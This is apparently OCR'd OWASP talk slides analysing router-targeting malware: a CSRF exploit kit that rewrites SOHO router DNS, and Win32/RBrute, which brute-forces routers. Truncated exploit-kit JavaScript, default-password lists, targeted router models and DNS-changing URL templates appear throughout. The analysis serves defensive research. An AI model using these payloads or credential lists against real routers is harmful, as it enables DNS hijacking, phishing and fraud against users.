CVE-2015-3090 (Flash ...

On the other side... 2

An Exploit Kit de... 5

An Exploit Kit dedicated to CSRF Pharming

In april, studying a redirector that was previously associated with some (RIP) Sweet Orange activity, I landed on a TDS that was strangely denying usual driveby criteria (US,EU, JP,... Internet Explorer, Firefox...).

A try with Android did not give better result. Trying with Chrome I was expecting a "Browlock" ransomware but instead I got what looks like a CSRF (Cross-Site Request Forgery) Soho Pharming (a router DNS changer)

The code (http://pastebin.com/raw.php?i=TsEUAJtq) was easy to read. The DNS written in clear, some exploits. I decided not to look in details.

But when i faced those redirections one month later, there was many improvement including some obfuscation.

The traffic brought to it when active is a 6 figure one

Exploit Kit in Action (cont.)

- Cross-Site Request Forgery (CSRF)
- Uses default credential (HTTP)
- Changes primary Domain Name System (DNS)

Exploit Kit CSRF

```
<html><head><script type="text/javasc
<body>
<iframe id="iframe" sandbox="allow-sa
<script language="javascript">
var pDNS = "37.139.50.45";
var sDNS = "8.8.8.8";
var passlist=["123456789","root","adm
```

OWASP
Open Web Application
Security Project

Exploit Kit How-To

```
function e_belkin(ip){
    var method = "POST";
    var url = "";
    var data ="";
    url="http://"+ip+"/cgi-bin/login.
    exp(url, "", "GET");
    url="http://"+ip+"/cgi-bin/setup_
    data="dns1_1="+pDNS.split('.')[0]+
    exp(url, data, method);
}
```

Exploit Kit continually improved

- Obfuscation
- Exploits for CVEs

Exploit Kit - CVE

- CVE-2015-1187
- D-Link DIR-636L
- Remote Command Injection
- Incorrect Authentication

Recap

- Exploit Kit
- Change DNS
- Fileless

What Can They Do?

- Universal XSS on all HTTP sites fetching Javascript on a 3rd party domain
- Phishing
- Adfraud

You Said Adfraud?

- Injection via Google analytics domain hijacking
- Javascript runs in context of every page

Exemple of Google Analytics Substitution

```
'adcash': function() {
    var adcash = document.createEleme
    adcash.type = 'text/javascript';
    adcash.src = 'http://www.adcash.c
    document.body.appendChild(adcash)
},
```

OWASP
Open Web Application Security Project

Win32/Sality newest component: a router's primary DNS changer named Win32/RBrute

BY BENJAMIN VANHEUVERZWIJN POSTED 2 APR 2014 - 02:31PM

MALWARE TAGS MALWARE

OWAS

Open Web Applica
Security Project

Win32/RBrute (cont.)

- Tries to find administration web pages (IP)
- Scan and report
- Router model is extracted from the realm attribute of the HTTP authentication

Win32/RBrute Targets

```
$ strings rbrute.exe
[...]
TD-W8901G
TD-W8901GB
TD-W8951ND
TD-W8961ND
TD-8840T
TD-W8961ND
TD-8816
TD-8817
TD-W8151N
TD-W8101G
ZXDSL 831CII
ZXV10 W300
[...]
DSL-2520U
DSL-2600U
```

OWASP
Open Web Application
Security Project

Win32/RBrute Bruteforce

- Logins: `admin`, `support`, `root` & `Administrator`
- Password list retrieved from the CnC

```
<empty string>
111111
12345
123456
12345678
abc123
admin
Administrator
consumer
dragon
gizmodo
iqrquksm
letmein
lifehack
monkey
password
qwerty
```

Win32/RBrute Changing DNS

```
http://<router_IP>/&dnsserver=<malicio
http://<router_IP>/dnscfg.cgi?dnsPrima
http://<router_IP>/Enable_DNSFollowing
```

Win32/RBrute Next Step

- Simple redirection to fake Chrome installer (facebook or google domains)
- Install (user action required)
- Change primary DNS on the computer (via key registry)


```
HKLM/SYSTEM/ControlSet001/Services/Tcpip/Parameters/Interfaces/{network interf
```

Why reinfect someone by RBrute and not Sality?

Win32/RBrute In A Coffee Shop

- Infected user
- Infected router
- Everyone is infected

RBrute and Sality



Conclusion

Embedded malware

- Not yet complex
- Tools and processes need to catch up
- a low hanging fruit
- Prevention simple

OWASP
Open Web Application
Security Project

Thanks!

- Thank you!
- Special thanks to ESET Canada Research Team

Questions?

```
@obilodeau
@nyx__o
```

References

- http://www.welivesecurity.com/wp-content/uploads/2015/05/Dissecting-LinuxMoose.pdf
- http://malware.dontneedcoffee.com/2015/05/an-exploit-kit-dedicated-to-csrf.html
- https://gist.github.com/josephwegner/1d20f1ce1d59b61172e1
- http://www.welivesecurity.com/2014/04/02/win32sality-newest-component-a-routers-primary-dns-changer-named-win32rbrute/

OWASP
Open Web Application Security Project